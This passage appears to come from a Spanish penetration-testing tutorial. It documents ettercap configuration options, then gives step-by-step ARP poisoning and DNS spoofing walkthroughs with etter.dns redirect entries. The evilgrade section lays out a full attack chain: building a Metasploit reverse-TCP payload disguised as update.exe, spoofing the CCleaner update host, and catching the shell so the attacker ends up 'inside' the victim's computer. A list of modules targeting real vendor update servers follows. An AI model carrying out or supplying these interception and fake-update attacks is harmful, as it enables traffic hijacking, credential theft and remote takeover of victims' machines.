ettercap mantiene algunas estadísticas sobre el tiempo de procesamiento de la mitad inferior (el sniffer) y la mitad superior (el decodificador de protocolo). Estas estadísticas se realizan sobre el tiempo de procesamiento promedio de los paquetes de sample_rate. Puede disminuir este valor para tener una imagen en tiempo real más precisa del tiempo de procesamiento o aumentarlo para tener una imagen más suave. El promedio total no cambiará, pero el peor valor estará fuertemente influenciado por este valor.

Sección misc

close_on_eof
Al leer desde un fichero de volcado y usar la consola o la interfaz de usuario de daemon, esta variable se utiliza para determinar que acción se debe hacer en EOF. Es un valor booleano. Si se establece en 1, ettercap se cerrará. De lo contrario la sesión continuará esperando la entrada del usuario.

store_profiles
ettercap recopila en la memoria un perfil para cada dispositivo que detecta. Los usuarios y las contraseñas se recopilan. Si se desea ejecutar ettercap en segundo plano registrando todo el tráfico, se puede deshabilitar la recopilación en memoria para ahorrar memoria del sistema. Establecer esta opción en 0 para deshabilitar la recopilación de perfiles. Un valor de 1 permitirá la recopilación de todos los dispositivos, 2 recopilará solo los dispositivos locales y 3 solo los dispositivos remotos. Un dispositivo se considera remoto si no pertenece a la máscara de red.

aggressive_dissectors
Algunos disectores como SSH y HTTPS, necesitan modificar la carga útil de los paquetes para recopilar contraseñas y realizar un ataque de descifrado. Si se desea desactivar todos los disectores peligrosos, establecer este valor en 0.

skip_forwarded
Si establece este valor en 0, rastreará incluso los paquetes reenviados por ettercap o por el núcleo. Generará paquetes duplicados junto con el método ARP MitM por ejemplo. Podría ser útil mientras

ejecuta ettercap en modo no ofensivo en un dispositivo con más de una interfaz de red, esperando la función de interfaz múltiple.

checksum_warning
Si se establece el valor en 0, los mensajes sobre sumas de verificación incorrectas no se mostrarán en las ventanas de mensajes del usuario ni se registrarán en un fichero con -m. Tener en cuenta que esta opción no deshabilitará la verificación de los paquetes, sino que solo evitará que se muestre el mensaje

checksum_check
Esta opción se utiliza para deshabilitar por completo la comprobación de la suma de comprobación de los paquetes que recibe ettercap. La verificación de los paquetes se realiza para evitar que ettercap se vea a través de paquetes de checsum defectuosos. Si se deshabilita la comprobación, se podrá rastrear incluso el paquete de suma de verificación incorrecto, pero se lo detectará si alguien lo está buscando.

Sección dissectors

protocol_name
Este valor representa el puerto en el que debe vincularse el disector de protocolo. Un valor de 0 deshabilitará el disector. El nombre de la variable es el mismo que el nombre del protocolo. Se puede especificar un puerto no estándar para cada disector, así como múltiples puertos. La sintaxis para la selección multipuerto es la siguiente: puerto1, puerto2, puerto3, ...
Algunos disectores se compilan condicionalmente. Esto significa que, dependiendo de las bibliotecas encontradas en su sistema, algunos disectores estarán habilitados y otros no. Por defecto etter.conf contiene todos los disectores compatibles. Si obtuvo un error "FATAL: El disector" xxx "no existe (etter.conf line yy)", debe comentar la línea yy en etter.conf.

Sección curses

color
Se puede personalizar los colores de la GUI. Simplemente establecer un campo en uno de los siguientes valores y observar el aspecto de la GUI. Lista de valores: 0 Negro, 1 Rojo, 2 Verde, 3 Amarillo, 4 Azul, 5 Magenta, 6 Cian, 7 Blanco

Sección strings

utf8_encoding
especifica la codificación que se utilizará al mostrar los paquetes en formato UTF-8. Usar el comando `iconv --list` para obtener una lista de codificaciones compatibles.

remote_broswer
Este comando lo ejecuta el plugin remote_browser cada vez que detecta una buena solicitud de URL en una conexión HTTP. El comando debería poder obtener 2 parámetros:

- % host - Etiqueta en el encabezado HTTP. Se utiliza para crear la solicitud completa en el navegador.
- % url - La página solicitada dentro de la solicitud GET.

redir_command_on

Debe proporcionar un comando o script válido para habilitar la redirección TCP en el nivel del kernel para poder usar la disección SSL. El script debe poder obtener 3 parámetros:


- % iface - La interfaz de red en la que se debe establecer la regla
- % port - El puerto de origen de los paquetes a redirigir (443 para HTTPS, 993 para imaps, etc.).
- % rport - El puerto vinculado internamente al que ettercap escucha las conexiones.

Esta secuencia de comandos se ejecuta con un execve(), por lo que no puede utilizar canalizaciones o redirección de salida como si estuviera en un shell. Se sugiere crear un script si se necesita estos comandos.


redir_command_off
Este script se usa para eliminar las reglas de redireccionamiento aplicadas por 'redir_command_on'. Se debe tener en cuenta que este script se llama atexit() y por lo tanto no tiene altos privilegios. Se debe proporcionar un programa setuid o establecer ec_uid en 0 para asegurarse de que el script se ejecuta correctamente.

4.10. Lanzando un ataque ARP Poisoning


El siguiente diagrama explica la arquitectura de red de este ataque.




Iniciar ettercap utilizando el siguiente comando en la máquina 122.
ettercap -G
Hacer clic en "Sniff-> Unified Sniffing". Enumerará la interfaz de red disponible como se muestra a continuación. Elegir que se desea utilizar para el envenenamiento ARP.
Una vez que haya elegida la interfaz, se abrirá la siguiente ventana:




El siguiente paso es agregar la lista de objetivos para realizar el envenenamiento por ARP. Aquí agregaremos 192.168.1.51 y 192.168.1.10 como objetivos.
Hacer clic en "Hosts-> Scan for Host".
Comenzará a escanear los dispositivos presentes en la red.
Una vez que se haya completado, hacer clic en "Hosts → Host list". Enumerará los dispositivos disponibles en la LAN de la siguiente manera:




Ahora entre la lista, seleccionar "192.168.1.51" y hacer clic en "Add to Target1" y seleccionar "192.168.1.10" y hacer clic en "Add to Target2".
Ahora seleccionar "Mitm → Arp Poisoning" de la siguiente manera:



Se abrirá el siguiente cuadro de diálogo. Seleccionar "Sniff Remote Connection" y hacer clic en "ok":




Luego hacer clic en "Start→Start Sniffing" de la siguiente manera:



Ahora SRP está envenenado, es decir, la máquina 122 comienza a enviar paquetes ARP diciendo "Soy 1.10". Para verificarlo, desde 192.168.1.51 hacer ping 192.168.1.10

Abrir la aplicación Wireshark en la máquina 192.168.1.122 y colocar un filtro para ICMP. Se obtendrán los paquetes ICMP de 192.168.1.51 a 192.168.1.10 en192.168.1.122 de la siguiente manera:




4.11. Lanzando un ataque DNS Spoofing

Como ya se ha explicado anteriormente el concepto de DNS, aquí en este ejemplo la máquina A ejecuta 'ping google.com' con lo que la consulta al DNS, encontrará la dirección IP de google.com El servidor DNS tendrá su propia jerarquía y encontrará la dirección IP de google.com y la devolverá a la máquina A


Para falsificar el DNS, hay muchos plugins que vienen por defecto con ettercap. El de este ejemplo se llama DNSSpoof y sirve para probar la falsificación de DNS.
Abrir el fichero /usr/share/ettercap/etter.dns en la máquina 122 y agregar lo siguiente:

*.google.co. in A 192.168.1.12
*.google.com A 192.168.1.12
google.com A 192.168.1.12
www.google.com PTR192.168.1.12
www.google.co.in PTR 192.168.1.12

Aquí la dirección 192.168.1.10 actúa como servidor DNS. Para realizar DNS spoofing, primero debemos hacer el envenenamiento ARP como se explicó anteriormente. Una vez que ARP esté listo, seguir los pasos siguientes.
Hacer clic en "Plugins→Manage Plugins" de la siguiente manera:



Seleccionar el plugin "dns_spoof" y hacer doble clic para activarlo de la siguiente manera:




Ahora desde 192.168.1.51, ejecutar ping google.com

$ ping google.com
PING google.com (192.168.1.12) 56(84) bytes of data.
64 bytes from www.google.co.in (192.168.1.12): icmp_seq=1 ttl=64 time=3.56 ms
64 bytes from www.google.co.in (192.168.1.12): icmp_seq=2 ttl=64 time=0.843 ms
64 bytes from www.google.co.in (192.168.1.12): icmp_seq=3 ttl=64 time=0.646 ms

Se puede ver que devuelve la dirección IP de una máquina local que le hemos proporcionado en la configuración.

Una vez que todo esté hecho, recordar detener el ataque MitM de la siguiente manera:



5. evilgrade

5.1. Descripción

Evilgrade es un marco modular que permite al usuario aprovechar las implementaciones de actualización deficientes mediante la inyección de actualizaciones falsas. Viene con unos agentes binarios preparados, una configuración predeterminada de trabajo para las pruebas de penetración rápidas y tiene sus propios módulos de servidor Web y servidor DNS. Es fácil de configurar nuevas configuraciones y tiene una configuración automática cuando se configuran nuevos agentes binarios.

Este marco entra en juego cuando el atacante puede realizar redirecciones del nombre del dispositivo, es decir, la manipulación del tráfico DNS de la víctima y esto se puede hacer en 2 escenarios:

- Escenario interno
  - Internal DNS access
  - ARP spoofing
  - DNS Cache Poisoning
  - DHCP spoofing
  - TCP hijacking
  - Wi-Fi Access Point impersonation
- Escenario externo
  - Internal DNS access
  - DNS Cache Poisoning

Uso: evilgrade

Comandos

configure	Configurar <module-name>
exit	Salir del programa
help	Imprimir la pantalla de ayuda
reload	Recargar para actualizar todos los módulos
restart	Reiniciar servidor web
set	Configurar variables
show	Muestra información de <objeto>. Los objetos pueden ser options - Mostrar las opciones del módulo actual. vhosts - Mostrar los dispositivos virtuales del módulo actual. modules - Enumerar todos los módulos disponibles para su uso. active - Mostrar los módulos activos.
start	Iniciar servidor web
status	Obtener el estado del servidor web
stop	Detener servidor web
Versión	Mostrar la versión

Una vez ejecutado evilgrade, se debe determinar el destino de la aplicación, porque evilgrade creará una actualización falsa a inyectar al ordenador de la víctima.

5.2. Ejemplo

Primero tenemos que seleccionar la payload de Metasploit que vamos a utilizar. Para ello abrimos un terminal y si ejecutamos msfpayload -l, nos visualizarán todos los módulos de Metasploit.
Una vez seleccionado una payload, tenemos que saber cual es nuestra dirección IP, para ello en la misma terminal ejecutaremos ifconfig. Por ejemplo vamos a utilizar el interface eth0 y su dirección IP es 192.168.100.10

Ahora se debe crear la payload y la elegido es windows/shell/reverse_tcp.
Para crear la payload ejecutaremos en una terminal

msfpc <payload> LHOST=<iplocal> LPORT=<puerto metasploit> X > nombredepayload.exe

y con los datos a usar quedaría de la siguiente manera:

msfpc windows/shell/reverse_tcp LHOST=192.168.100.10 LPORT=4444 X > update.exe

Ahora se abre el programa evilgrade y en este caso se utiliza el modulo ccleaner, para ello se ejecutará:

configure ccleaner

Para ver las opciones del módulo, se ejecutará el comando show options.
Dentro de las opciones, debemos establecer la payload generada anteriormente ejecutando:

set agent /root/update.exe

Ahora configuraremos los DNS, para ello abrimos otra terminal y tecleamos:

nano /etc/ettercap/etter.dns

Al final del documento añadimos la URL del servidor virtual que nos muestra evilgrade y apuntamos esta dirección hacia nuestra dirección IP local, por ejemplo:

www.ccleaner.com A 192.168.100.10

Guardamos los cambios y salimos del editor.

Abrimos ettercap en formato gráfico, para ello teclearemos en la terminal:

ettercap -G

Seleccionamos Sniff-->Unified sniffing Y seleccionamos la interfaz desde la que escucharemos.
Después escanearemos los dispositivos con la opción Hosts-->Scan for Hosts
Y se muestran los dispositivos escaneados con la opción Hosts-->Hosts list
Seleccionamos la puerta de enlace y pulsamos Add to Target 1

Seleccionamos la dirección IP a atacar y pulsamos Add to Target 2
Después seleccionamos la opción Mitm-->Arp poisoning para realizar un ataque ARP poisoning y pulsamos Sniff remote connections
Plugins-->Manage the plugins y hacemos doble click en dns_spoof

Abrimos una nueva terminal e iniciamos Metasploit:
/etc/init.d/postgresql start
/etc/init.d/metasploit start
msfconsole

Ahora seleccionamos el exploit a utilizar, por ejemplo:
use exploit/multi/handler

Ahora debemos seleccionar la payload que habíamos utilizado anteriormente:
set PAYLOAD windows/shell/reverse_tcp

Ya solo queda configurar la payload con la opción show options vemos todas las opciones a configurar.
En este caso simplemente es poner en LHOST nuestra dirección IP local:
set LHOST 192.168.100.10

Volvemos a ettercap y pulsamos Start-->Start sniffing
En la terminal de evilgrade, tecleamos start
En la terminal de msfconsole, tecleamos exploit

Cuando la víctima vaya a actualizar ccleaner se descargar nuestra payload y al instalarla ya estaremos dentro de su ordenador.

5.3. Módulos

acer
Versión = 1.0
Autor = ["Matias Ariel Re Medina <mre[at]infobytesec[dot]com>"]
Descripción = "Acer Care Center Live Update"
VirtualHost = "ws.gtm.acer.com|wstw.gtm.acer.com|global-download.acer.com"

Nombre	Predeterminado	Descripción
enable	1	Estado
executecmd	fpx.xml.agent.exe	Debe tener fpx.xml en él. Normamente sería un fichero bat como FpInstall.bat
zipname	FixPack_Acer_1.00.0000_Wx86Wx64_A.zip	Debe tener el “FixPack" en él.
agent	./agent/Fixpack-B_simple.zip	Agente a inyectar. También probar FixPackAgent_double.zip

allmynotes
Versión = 1.0
Autor = ["German Rodriguez < grodriguez +[AT]+ infobytesec.com >"]

VirtualHost = "(www.vladonai.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

amsn
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
VirtualHost = "www.amsn-project.net"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

appleupdate
Nombre = Apple Windows Update Software
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
VirtualHost = "(swcatalog.apple.com|swcdn.apple.com|itunes.com|swscan.apple.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

appstore
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com >"]
Descripción = "CVE: CVE-2011-3224 Found By: Aaron Sigel and Brian Mastenbrook
The agent have a modification in Resources/scripts/updatefrontend.py to open a Chess application look for the comment evilgrade. The code is execute the next time the user open the help book, more information: http://vttynotes.blogspot.com/2011/10/cve-2011-3224-mitm-to-rce-with-mac-app.html"
VirtualHost = "(help.apple.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/ helpbook.zip	Agente a inyectar.

apptapp
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
VirtualHost = "(www.apptapp.com|repository.apptapp.com)"

Nombre	Predeterminado	Descripción
agent	./agent/apptapp.zip	Agente a inyectar.
maintainer	Nullriver Software.	Nombre del maintainer
cmd	/bin/date > /tmp/info	Comando a inyectar
Descripción	The new AppTapp Installer.	Descripción de la aplicación
category	System	Nombre de la cataegoría
contact	famato@infobytesec.com	Contacto email
ver	3.17	Versión de la aplicación
url	http://www.nullriver.com/	Url
enable	1	Estado
bundleIdentifier	com.apptapp.Installer	Aplicación a instalar
name	Installer	Nombre del instalador

apt
Versión = 1.1
Autor = ["Leandro Costantino < lcostantino +[AT]+ gmail.com>"]
VirtualHost = "(ftp.br.debian.org|ar.archive.ubuntu.com|security.ubuntu.com|archive.ubuntu.com|security.debian.org)"

Nombre	Predeterminado	Descripción
agent	./agent/debian/seed-debian_0.3_all.deb	Agente a inyectar.
enable	1	Estado

asus
Versión = 1.0
Autor = ["Matias Ariel Re Medina <mre[at]infobytesec[dot]com>"]
Descripción = "Asus's LiveUpdate"
VirtualHost = "(dlcdnet.asus.com|liveupdate01.asus.com)"

Nombre	Predeterminado	Descripción
time	1561146887	
zipname	AsusUpdt_V7234	'Zip's name.'
update	ASUS Update	Update name.
agent	./agent/ASUSagent.zip	Agente a inyectar.
enable	1	Estado
Versión	V7.2.34	Versión de la actualización

atube
Versión = 1.0
Autor = ["German Rodriguez < grodriguez +[AT]+ infobytesec.com >"]
VirtualHost = "(ytc.dsnetwb.com)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/ agent.exe	Agente a inyectar.

autoit3
AutoIt Script 3
Versión = 1.0
Autor = ["Leandro Costantino < lcostantino +[AT]+ gmail.com>"]
Descripción = "AutoIt Scripting Language"
VirtualHost = "www.autoitscript.com"

Nombre	Predeterminado	Descripción
Versión_stable	4.2.14.1	AutoIt Stable Versión
filesize	'2'.isrcore::utils::RndNum(5)	
agent	./agent/ agent.exe	Agente a inyectar.
Versión_beta	4.2.15.1	AutoIt Beta Versión
filetime	'20080'.isrcore::utils::RndNum(1) . isrcore::utils::RndNum(7,1,2)	
enable	1	Estado

bbappworld
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
VirtualHost = "appworld.blackberry.com"

Nombre	Predeterminado	Descripción
Descripción	Critical security update	Descripción display in the update
enable	0	Estado
agent	./agent/agent.cab	Agente a inyectar.

blackberry
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
VirtualHost = "(www.blackberry.com)"

Nombre	Predeterminado	Descripción
enable	0	Estado
agent	./agent/EkopartyWebIcon.cod	Agente a inyectar.

bsplayer
Versión = 1.0

Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com >"]
VirtualHost = "(www.bsplayer.org)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

ccleaner
Versión = 1.0
Autor = ["German Rodriguez < grodriguez +[AT]+ infobytesec.com >"]
VirtualHost = "www.ccleaner.com"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

clamwin
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
VirtualHost = "www.clamwin.com"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent.exe	Agente a inyectar.

cpan
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
VirtualHost = "(www.perl.org|cpan.localhost.net.ar)"

Nombre	Predeterminado	Descripción
enable	1	Estado
agent	./agent/agent_perl.tar.gz	Agente a inyectar.

cygwin
Versión = 1.0
Autor = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
Descripción = "Cygwin is a Linux-like environment for Microsoft Windows copyrighted by Red Hat, Inc. Tarball software packages are installed and updated via setup.exe. This program downloads a package list and packages from mirrors over plaintext HTTP or FTP. The package list contains MD5 checksums for verifying package integrity. If a rogue server answers the HTTP request responsible for package updates and responds with a modified MD5 string setup.exe will download and install a malicious package."
VirtualHost = "cygwin.com"

Nombre	Predeterminado	Descripción
sVersión	2.573.2.2	setup Versión
name	gzip	Package name
install	release/gzip/gzip-3.1.33-7.tar.bz2	
source	release/gzip/gzip-3.1.33-7-src.tar.bz2	
requires	cygwin	
enable	1	Estado
agent	./agent/cygwin_file.tar.bz2	Agente a inyectar. (buggy gzip)
pVersión	1.3.12-1	
Versión	3.1.33-7	
psource	release/gzip/gzip-1.3.12-1-src.tar.bz2	
pinstall	release/gzip/gzip-1.3.12-1.tar.bz2	
category	Base	Category
desc	The GNU compression utility	Descripción

dap
Download Accelerator
Versión = 1.0
